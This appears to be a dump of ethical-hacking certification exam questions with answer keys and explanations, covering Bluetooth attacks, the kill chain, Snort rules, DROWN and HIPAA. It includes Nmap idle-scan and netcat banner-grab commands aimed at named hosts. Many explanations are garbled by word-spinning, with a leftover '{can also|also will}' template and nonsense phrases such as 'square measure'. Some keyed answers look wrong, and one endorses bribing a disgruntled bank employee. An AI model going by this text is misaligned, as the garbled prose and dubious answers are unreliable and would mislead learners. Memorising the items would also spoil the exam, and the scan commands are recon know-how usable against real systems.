which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

- A. Bluesmacking
- B. Bluebugging
- C. Bluejacking
- D. Bluesnarfing

Answer: D

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

NEW QUESTION 274

- (Exam Topic 2)

You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

- A. Reconnaissance
- B. Command and control
- C. Weaponization
- D. Exploitation

Answer: C

Explanation:

Weaponization

The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even

individuals within the organization to carry out their attack. For example, the adversary

may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary:

- o Identifying appropriate malware payload based on the analysis
- o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability

- o Creating a phishing email campaign
- o Leveraging exploit kits and botnets

https://en.wikipedia.org/wiki/Kill_chain

The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

* 1. Reconnaissance:

In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.

* 2. Weaponization:

In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.

* 3. Delivery:

This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.

* 4. Exploitation:

In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.

* 5. Installation:

In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.

* 6. Command and Control:

The malware gives the intruder/attacker access to the network/system.

* 7. Actions on Objective:

Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

NEW QUESTION 278

- (Exam Topic 2)

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg: "mountd access");

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet

- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 280

- (Exam Topic 2)

What is the purpose of DNS AAAA record?

- A. Authorization, Authentication and Auditing record
B. Address prefix record
C. Address database record
D. IPv6 address resolution record

Answer: D

NEW QUESTION 282

- (Exam Topic 2)

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.

What is the tool employed by John to gather information from the IDAP service?

- A. jxplorer
B. Zabasearch
C. EarthExplorer
D. Ike-scan

Answer: A

Explanation:

JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface.

It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.

JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.

JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.

JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

NEW QUESTION 287

- (Exam Topic 2)

These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?

- A. Black-Hat Hackers A
B. Script Kiddies
C. White-Hat Hackers
D. Gray-Hat Hacker

Answer: B

Explanation:

Script Kiddies: These hackers have limited or no training and know how to use only basic techniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION 292

- (Exam Topic 2)

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

- A. WPA2 Personal
B. WPA3-Personal
C. WPA2-Enterprise
D. WPA3-Enterprise

Answer: D

Explanation:

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise.

WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:• Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)• Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)•

Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve• Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol

Galois Message Authentication Code (BIP-GMAC-256)The 192-bit security mode offered by

WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.

It protects sensitive data using many cryptographic algorithms It provides authenticated encryption using GCMP-256 It uses HMAC-SHA-384 to generate

cryptographic keys It uses ECDSA-384 for exchanging keys

NEW QUESTION 293

- (Exam Topic 2)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to ""know"" to prove yourself that it was Bob who had send a mail?

- A. Authentication
- B. Confidentiality
- C. Integrity
- D. Non-Repudiation

Answer: D

Explanation:

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 295

- (Exam Topic 2)

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

- A. Take over the session
- B. Reverse sequence prediction
- C. Guess the sequence numbers
- D. Take one of the parties offline

Answer: C

NEW QUESTION 298

- (Exam Topic 2)

What is the main security service a cryptographic hash provides?

- A. Integrity and ease of computation
- B. Message authentication and collision resistance
- C. Integrity and collision resistance
- D. Integrity and computational in-feasibility

Answer: D

NEW QUESTION 300

- (Exam Topic 2)

Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on jane?

- A. Dumpster diving
- B. Eavesdropping
- C. Shoulder surfing
- D. impersonation

Answer: D

NEW QUESTION 303

- (Exam Topic 2)

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

- A. nmap -sn -pp < target ip address >
- B. nmap -sn -PO < target IP address >
- C. nmap -sn -PS < target IP address >
- D. nmap -sn -PA < target IP address >

Answer: C

Explanation:

<https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/>

NEW QUESTION 307

- (Exam Topic 2)

You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you would use?

- A. wireshark --fetch "192.168.8"
- B. wireshark --capture --local masked 192.168.8.0 ---range 24
- C. tshark -net 192.255.255.255 mask 192.168.8.0
- D. sudo tshark -f"net 192 .68.8.0/24"

Answer: D

NEW QUESTION 312

- (Exam Topic 2)

What is the common name for a vulnerability disclosure program opened by companies in platforms such as HackerOne?

- A. Vulnerability hunting program
- B. Bug bounty program
- C. White-hat hacking program
- D. Ethical hacking program

Answer: B

Explanation:

Bug bounty programs allow independent security researchers to report bugs to a company and receive rewards or compensation. These bugs are usually security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on.

The reports are usually created through a program run by an independent third party (like Bugcrowd or HackerOne). The companies can get word of (and run) a program curated to the organization's wants.

Programs are also non-public (invite-only) wherever reports are usually unbroken confidential to the organization or public (where anyone will sign in and join). They will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common).

Who uses bug bounty programs? Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and Goldman Sachs. You'll read an inventory of all the programs offered by major bug bounty suppliers, Bugcrowd and HackerOne, at these links.

Why do corporations use bug bounty programs? Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code.

This gives them access to a bigger variety of hackers or testers than they'd be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs are found and reported to them before malicious hackers can exploit them.

It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program.

This trend is likely to continue, as some have begun to see bug bounty programs as a business normal that all companies ought to invest in.

Why do researchers and hackers participate in bug bounty programs? Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within a company.

This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job.

It may also be fun! It is a nice (legal) probability to check out your skills against huge companies and government agencies.

What are the disadvantages of a bug bounty program for independent researchers and hackers? A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.

In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.

Roughly ninety seven of participants on major bug bounty platforms haven't sold-out a bug.

In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform.

Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have advantages like vacation days, insurance, and retirement planning).

What square measure the disadvantages of bug bounty programs for organizations? These programs square measure solely helpful if the program ends up in the companies realizing issues that they weren't able to find themselves (and if they'll fix those problems)!

If the company is not mature enough to be able to quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.

Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it's probably that they're going to receive quite few unhelpful reports for each useful report).

Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.

The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.

This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience. this implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.

This conjointly implies that organizations which require to look at an application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.

Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. this could end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations' product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

NEW QUESTION 313

- (Exam Topic 1)

Which of the following statements about a zone transfer is correct? (Choose three.)

- A. A zone transfer is accomplished with the DNS
- B. A zone transfer is accomplished with the nslookup service
- C. A zone transfer passes all zone information that a DNS server maintains
- D. A zone transfer passes all zone information that a nslookup server maintains
- E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
- F. Zone transfers cannot occur on the Internet

Answer: ACE

NEW QUESTION 316

- (Exam Topic 2)

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

- A. DROWN attack
- B. Padding oracle attack
- C. Side-channel attack
- D. DUHK attack

Answer: A

Explanation:

DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.

DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.

What will the attackers gain?Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.


Who is vulnerable?Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:

SSLv2	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.

Is my site vulnerable?Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.

DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.




SSLv2

> It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.

> Its private key is used on any other server that allows SSLv2 connections, even for another protocol.

Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.

A server is vulnerable to DROWN if:SSLv2



How do I protect my server?To protect against DROWN, server operators need to ensure that their private keys software used anywhere with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.

Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.

Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more modern version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere

Other affected software and in operation systems:

Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat

Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators are ready to take action to guard against the attack.

NEW QUESTION 320

- (Exam Topic 2)

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Answer: B

NEW QUESTION 325

- (Exam Topic 2)

During the process of encryption and decryption, what keys are shared?

- A. Private keys
- B. User passwords
- C. Public keys
- D. Public and private keys

Answer: C

Explanation:

https://en.wikipedia.org/wiki/Public-key_cryptography

Public-key cryptography, or asymmetric cryptography, is a cryptographic system that uses pairs of keys: public keys (which may be known to others), and private keys (which may never be known by any except the owner).

The generation of such key pairs depends on cryptographic algorithms which are based on mathematical problems termed one-way functions. Effective security requires keeping the private key private; the public key can be openly distributed without compromising security.

In such a system, any person can encrypt a message using the intended receiver's public key, but that encrypted message can only be decrypted with the receiver's private key. This allows, for instance, a server program to generate a cryptographic key intended for a suitable symmetric-key cryptography, then to use a client's openly-shared public key to encrypt that newly generated symmetric key. The server can then send this encrypted symmetric key over an insecure channel to the client; only the client can decrypt it using the client's private key (which pairs with the public key used by the server to encrypt the message). With the client and server both having the same symmetric key, they can safely use symmetric key encryption (likely much faster) to communicate over otherwise-insecure channels. This scheme has the advantage of not having to manually pre-share symmetric keys (a fundamentally difficult problem) while gaining the higher data throughput advantage of symmetric-key cryptography.

With public-key cryptography, robust authentication is also possible. A sender can combine a message with a private key to create a short digital signature on the message. Anyone with the sender's corresponding public key can combine that message with a claimed digital signature; if the signature matches the message, the origin of the message is verified (i.e., it must have been made by the owner of the corresponding private key).

Public key algorithms are fundamental security primitives in modern cryptosystems, including applications and protocols which offer assurance of the confidentiality, authenticity and non-repudiability of electronic communications and data storage. They underpin numerous Internet standards, such as Transport Layer Security (TLS), S/MIME, PGP, and GPG. Some public key algorithms provide key distribution and secrecy (e.g., Diffie–Hellman key exchange), some provide digital signatures (e.g., Digital Signature Algorithm), and some provide both (e.g., RSA). Compared to symmetric encryption, asymmetric encryption is rather slower than good symmetric encryption, too slow for many purposes. Today's cryptosystems (such as TLS, Secure Shell) use both symmetric encryption and asymmetric encryption.

NEW QUESTION 327

- (Exam Topic 2)

In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

- A. Full Blown
- B. Thorough
- C. Hybrid
- D. BruteDics

Answer: C

NEW QUESTION 330

- (Exam Topic 2)

In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:

80/tcp open http-proxy Apache Server 7.1.6

what Information-gathering technique does this best describe?

- A. WhoIS lookup
- B. Banner grabbing
- C. Dictionary attack
- D. Brute forcing

Answer: B

Explanation:

Banner grabbing is a technique wont to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an to find will use banner grabbing so as to search out network hosts that are running

versions of applications and operating systems with known exploits.

Some samples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.

For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:

Graphical user interface, text, application Description automatically generated

```
[root@prober]# nc www.targethost.com 80
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Date: Thu, 22 Mar 2009 22:38:49 EDT
Server: Apache/2.0.46 (Ubuntu)
Last-Modified: Thu, 19 Mar 2009 11:28:28 PST
ETag: "3086-wb-121666b6"
Accept-Ranges: bytes
Content-Length: 5128
Content-Type: text/html
```

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits. To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

NEW QUESTION 331

- (Exam Topic 2)

While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using "-si" with Nmap?

- A. Conduct stealth scan
- B. Conduct ICMP scan
- C. Conduct IDLE scan
- D. Conduct silent scan

Answer: C

Explanation:

Once a suitable zombie has been found, performing a scan is easy. Simply specify the zombie hostname to the -sl option and Nmap does the rest. Example 5.19 shows an example of Ereet scanning the Recording Industry Association of America by bouncing an idle scan off an Adobe machine named Kiosk.

Example 5.19. An idle scan against the RIAA

```
# nmap -Pn -p- -sl kiosk.adobe.com www.riaa.com
```

Starting Nmap (<http://nmap.org>)

Idlescan using zombie kiosk.adobe.com (192.150.13.111:80); Class: Incremental Nmap scan report for 208.225.90.120

(The 65522 ports scanned but not shown below are in state: closed)

Port-State-Service

21/tcpopenftp

25/tcpopensmtp

80/tcpopenhttp

111/tcpopensunrpc

135/tcpopenloc-srv

443/tcpopenhttps

1027/tcpopenIIS

1030/tcpopeniad1

2306/tcpopenunknown

5631/tcpopenpcanywheredata

7937/tcpopenunknown

7938/tcpopenunknown

36890/tcpopenunknown

Nmap done: 1 IP address (1 host up) scanned in 2594.47 seconds

<https://nmap.org/book/idlescan.html>

NEW QUESTION 336

- (Exam Topic 2)

Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?

- A. Nikto
- B. Nmap
- C. Metasploit
- D. Armitage

Answer: B

NEW QUESTION 340

- (Exam Topic 2)

You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles. You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.

In other words, you are trying to penetrate an otherwise impenetrable system. How would you proceed?

- A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
- B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
- C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
- D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Answer: B

NEW QUESTION 345

- (Exam Topic 2)

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

- A. AndroidManifest.xml
- B. APK.info
- C. resources.asrc
- D. classes.dex

Answer: A

Explanation:

The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc. It performs another tasks also: • it's responsible to guard the appliance to access any protected parts by providing the permissions. • It also declares the android api that the appliance goes to use. • It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

NEW QUESTION 350

- (Exam Topic 2)

Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com. the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different. What type of attack he is experiencing?.

- A. Dos attack
- B. DHCP spoofing
- C. ARP cache poisoning
- D. DNS hijacking

Answer: D

NEW QUESTION 352

- (Exam Topic 2)

Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?

- A. HIPPA/PHI
- B. PII
- C. PCIDSS
- D. ISO 2002

Answer: A

Explanation:

PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity – a healthcare provider, health plan or health insurer, or a aid clearinghouse – or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.

It is not only past and current medical info that's considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info. Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info.

The eighteen identifiers that create health info letter are:

- Names
- Dates, except year
- phonephone numbers
- Geographic information
- FAX numbers
- Social Security numbers
- Email addresses
- case history numbers
- Account numbers
- Health arrange beneficiary numbers
- Certificate/license numbers
- Vehicle identifiers and serial numbers together with license plates
- Web URLs
- Device identifiers and serial numbers
- net protocol addresses
- Full face photos and comparable pictures
- Biometric identifiers (i.e. retinal scan, fingerprints)

➤ Any distinctive identifying variety or code

One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.

NEW QUESTION 357

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